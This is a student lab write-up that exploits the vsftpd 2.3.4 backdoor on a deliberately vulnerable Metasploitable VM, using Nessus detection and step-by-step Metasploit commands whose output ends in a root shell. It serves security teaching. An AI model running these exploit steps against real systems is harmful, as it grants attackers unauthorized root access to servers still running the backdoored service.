


Module:- SECURITY CONCEPT
(Target Metasploitable_Machine(vsftpd EXPloit))
Name:-Prithviraj Nikam

Lab Assignments:

vsftpd exploit

Step-1:- Download metasploit and create a new virtual machine

<https://sourceforge.net/projects/metasploitable/files/latest/download>



Step-2:- Run metasploit and check Ip

Ip address:- 192.168.3.163

```
File   View   Machine   View   Input   Devices   Help

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Fri Dec 30 09:56:05 EST 2022 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

Step-3:- Open Nessus and scan vulnerabilities→ select vsftpd Detection

The screenshot shows the Nessus web interface. At the top, it says "demo / Plugin #52703" and "Back to Vulnerabilities". Below that, there's a "Vulnerabilities" section with a count of 68. A blue "INFO" button is highlighted, and next to it is the text "vsftpd Detection". Under the "Description" heading, it states: "The remote host is running vsftpd, an FTP server for UNIX-like systems written in C." In the "See Also" section, there's a link to "http://vsftpd.beasts.org/". The "Output" section contains the following text:
Source : 220 (vsFTPD 2.3.4)
Version : 2.3.4
To see debug logs, please visit individual host
Port : Hosts
21 / tcp / ftp 192.168.3.163

Step-4:- Open kali linux machine and start Nessus service

\$ systemctl start nessusd

```
(prithvi㉿kali)-[~]
$ systemctl start nessusd
```

Step-5:- Open metasploit console

\$ msfconsole

```
[prithvi@kali:~]$ msfconsole  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ss  
hm::EcdsaSha2Nistp256::NAME  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ss
```

Step-6:- then search ftp service

```
$ search vsftpd
```

```
msf6 > search vsftpd  
Matching Modules  
=====  
# Name Disclosure Date Rank Check Description  
- - - - -  
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution  
  
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Step-7:- use the vsftpd exploit

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
```

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ss  
hm::EcdsaSha2Nistp256::NAME
```

Step-8:- shoe the option in exploit

```
msf6 > exploit(unix/ftp/vsftpd_234_backdoor) > show options
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options  
Module options (exploit/unix/ftp/vsftpd_234_backdoor):  
Name Current Setting Required Description  
---- -- -- -- --  
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit  
RPORT 21 yes The target port (TCP)
```

Step-9:-Set Remote Host

```
msf6 > exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.3.163  
Meta ip
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.3.163  
RHOSTS => 192.168.3.163
```

Step-10:- Show the all payloads

```
msf6 > exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
```

```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_alg
hm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_alg
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_alg
hm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_alg
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_alg
hm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_alg

Compatible Payloads
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/interact		normal	No	Unix Command, Interact with Established Connection

Step-11:- Set payloads

msf6 > exploit(unix/ftp/vsftpd_234_backdoor) > set payloads cmd/unix/interact

```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload/cmd/unix/interact
[-] Unknown datastore option: payload/cmd/unix/interact.
Usage: set [option] [value]

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.
```

Step-12:- Exploit the vsftpd

msf6 > exploit(unix/ftp/vsftpd_234_backdoor) > exploit

Run command

ip a

ls

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.3.163:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.3.163:21 - USER: 331 Please specify the password.
[+] 192.168.3.163:21 - Backdoor service has been spawned, handling ...
[+] 192.168.3.163:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.3.88:38597 → 192.168.3.163:6200) at 2022-12-29 17:33:54 +0530

ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:ff:39:3e brd ff:ff:ff:ff:ff:ff
    inet 192.168.3.163/24 brd 192.168.3.255 scope global eth0
        inet6 fe80::a00:27ff:feff:393e/64 scope link
            valid_lft forever preferred_lft forever
ls
bin
boot
cdrom
dev
etc
```